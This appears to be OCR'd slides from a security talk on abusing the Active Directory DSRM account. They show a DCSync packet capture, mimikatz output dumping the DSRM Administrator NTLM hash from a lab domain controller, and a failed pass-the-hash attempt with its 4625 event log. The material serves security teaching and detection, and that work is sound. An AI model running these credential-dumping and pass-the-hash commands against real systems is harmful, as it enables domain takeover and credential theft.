
```
   79 6.08016000 172.16.11.101     172.16.11.12      DRSUAPI   402 DsGetNCChanges request

⊞ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊞ Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1
⊞ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.1
⊞ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack
⊟ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single,
  ⊟ GSS-API Generic Security Service Application Program Interface
    ⊞ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊟ DRSUAPI, DsGetNCChanges
    Operation: DsGetNCChanges (3)
    [Response in frame: 80]
    Encrypted stub data (240 bytes)
```

DSRM 2.0: The Return of DSRM

- Directory Services Restore Mode
- “Break glass” access to DC
- DSRM password set when DC is promoted
- Rarely changed.
- Account Logon only available in Directory Services Restore Mode
    - Reboot or DsrmAdminLogonBehavior = 1/2
    - Console Logon: Virt. Client, ILO, or RDP /admin

What If We Guess the DSRM Password?


DSRM = DC Local Admin



```
mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

396     14960          NT AUTHORITY\SYSTEM     S-1-5-18       (
 -> Impersonated !
 * Process Token : 6752951      ADSECLAB\LukeSkywalker  S-1-5-21-
Primary
 * Thread Token  : 6753692      NT AUTHORITY\SYSTEM     S-1-5-18

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

Sean Metcalf (@Pyrotek3)

Pass-the-Hash with DSRM Account – FAIL!




```
PS C:\temp\mimikatz> .\Mimikatz "privilege::debug" "sekurlsa::pth /domain:ADSDC02 /user:Adminis
3beb882cb621a6a063fe" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /domain:ADSDC02 /user:Administrator /ntlm:4771c80c83293be
user    : Administrator
domain  : ADSDC02
program : cmd.exe
NTLM    : 4771c80c83293beb882cb621a6a063fe
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\adsdc02\c$
Logon failure: unknown user name or bad password.

C:\Windows\system32>
```

Pass-the-Hash with DSRM Account – FAIL!




Event Properties - Event 4625, Microsoft Windows security auditing.
General
Details

```
Logon Type:                     3

Account For Which Logon Failed:
          Security ID:          NULL SID
          Account Name:         Administrator
          Account Domain:       RDLABDC01

Failure Information:
          Failure Reason:       Unknown user name or bad password.
          Status:               0xc000006d
          Sub Status:           0xc0000064

Process Information:
          Caller Process ID:  0x0
          Caller Process Name:  -

Network Information:
          Workstation Name:     RDWKWIN7
          Source Network Address: 172.16.7.101
          Source Port:          49211

Detailed Authentication Information:
          Logon Process:        NtLmSsp
          Authentication Package: NTLM
```

```
Log Name:      Security
Source:        Microsoft Windows security   Logged:          9/17/2015 9:14:49 PM
Event ID:      4625                         Task Category:   Logon
Level:         Information                  Keywords:        Audit Failure
User:          N/A                          Computer:        RDLABDC01.rd.adsecurity.org
```

Pass-the-Hash with DSRM Account – FAIL!



